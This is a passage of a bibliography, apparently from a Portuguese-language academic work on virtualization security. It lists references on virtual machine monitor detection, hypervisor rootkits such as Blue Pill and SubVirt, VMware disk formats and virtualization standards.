[72] J. Franklin, A. Seshadri, M. Luk, e A. Perrig, Remote Detection of Virtual Machine Monitors with Fuzzy Benchmarking, T. report, Ed. Carnegie Mellon CyLab, 2007.

[73] P. Ferrie, Attacks on Virtual Machine Emulators. Technical report, Symantec Advanced Threat Research, 2006.

[74] T. L. e Ed Skoudis. On the cutting edge: Thwarting virtual machine detection. [Online]. Disponível: http://handlers.sans.org/tliston/ ThwartingVMDetection Liston _Skoudis.pdf

[75] T. Garfinkel, K. Adams, A. Warfield, e J. Franklin, Compatibility is Not Transparency: VMM Detection Myths and Realities. In Proceedings of the 11th Workshop on Hot Topics in Operating Systems, 2007.

[76] S. King, P. Chen, Y. Wang, C. Verbowski, H. Wang, e e J. Lorch, Subvirt: Implementing malware with virtual machines. In Proceedings of the 2006 IEEE Symposium on Security and Privacy, Oakland, May 2006.

[77] D. B. Morabito, Captain, e USAF, "Detecting hardware-assisted hypervisor rootkits within nested virtualized environments," Disserta¸ ca˜o de mestrado, DE-PARTMENT OF THE AIR FORCE AIR UNIVERSITY, 2012.

[78] D. Zovi, "Hardware virtualization based rootkits,," August 2006. Blackhat 2006.

[79] J. Rutkowska, "Subverting vista kernel for fun and profit," August 2006. Blackhat 2006.

[80] Virtual Disk Format 5.0. VMware, Inc. 3401 Hillview Ave., Palo Alto, CA 94304: vmware, 2011.

[81] [Online]. Disponível: https://www.vmware.com/support/developer/vc-sdk/ visdk400pubs/ReferenceGuide/vim.VirtualDiskManager.VirtualDiskType. html

[82] [Online]. Disponível: http://kb.vmware.com/selfservice/microsites/ search.do?language=en US&cmd=displayKC&externalId=1026353

[83] [Online]. Disponível: http://www.vmware.com/support/ws55/doc/ws _ learning _ files in a vm.html- -

[84] [Online]. Disponível: http://sanbarrow.com/vmdk/monlithicversussplit.html

[85] [Online]. Disponível: http://www.techiesweb.com/ vmware-file-extensions-and-its-descriptions/

[86] [Online]. Disponível: http://mcpmag.com/articles/2008/07/14/ vmwares-file-extensions-explained.aspx

[87] [Online]. Disponível: http://www.datadisk.co.uk/html _ docs/vmware/virtual _ machines.htm

[88] VMware. (2014) Retrieve and set vm advanced configuration (vmx) settings. [Online]. Disponível: https://communities.vmware.com/docs/DOC-18653

[89] [Online]. Disponível: http://www.gartner.com/technology/research/ methodologies/hype-cycle.jsp

[90] D. M. T. F. DSP0243. Open virtualization format specification. [Online]. Disponível: http://www.dmtf.org/standards/published documents/DSP0243 1. 1.0.pdf

[91] Distributed management task force dsp0004. common information model infrastructure. [Online]. Disponível: http://www.dmtf.org/standards/ published documents/DSP0004 2.6.0.pdf.

[92] M. Bolte, M. Sievers, G. Birkenheuer, O. Niehorster, e A. Brinkmann, Nonintrusive Virtualization Management Using libvirt. Design, Automation, and Test in Europe (DATE), 2010.

[93] Paul Royal (Damballa Inc). Alternative medicine: The malware analyst's bluepill. http://www.blackhat.com/presentations/bh-usa-08/Royal/ BH_US_08_Royal_ Malware_Analyst%27s_Blue_Pill_Slides.pdf. Black Hat USA, 2008. (Retrieved 26/6/2010).

[94] Joanna Rutkowska. Introducing Blue Pill, 2006. http://www. coseinc.com/en/index.php?rt=download&act=publication&file= Introducing%20Blue%20Pill.ppt.pdf. (Retrieved 7/7/2010).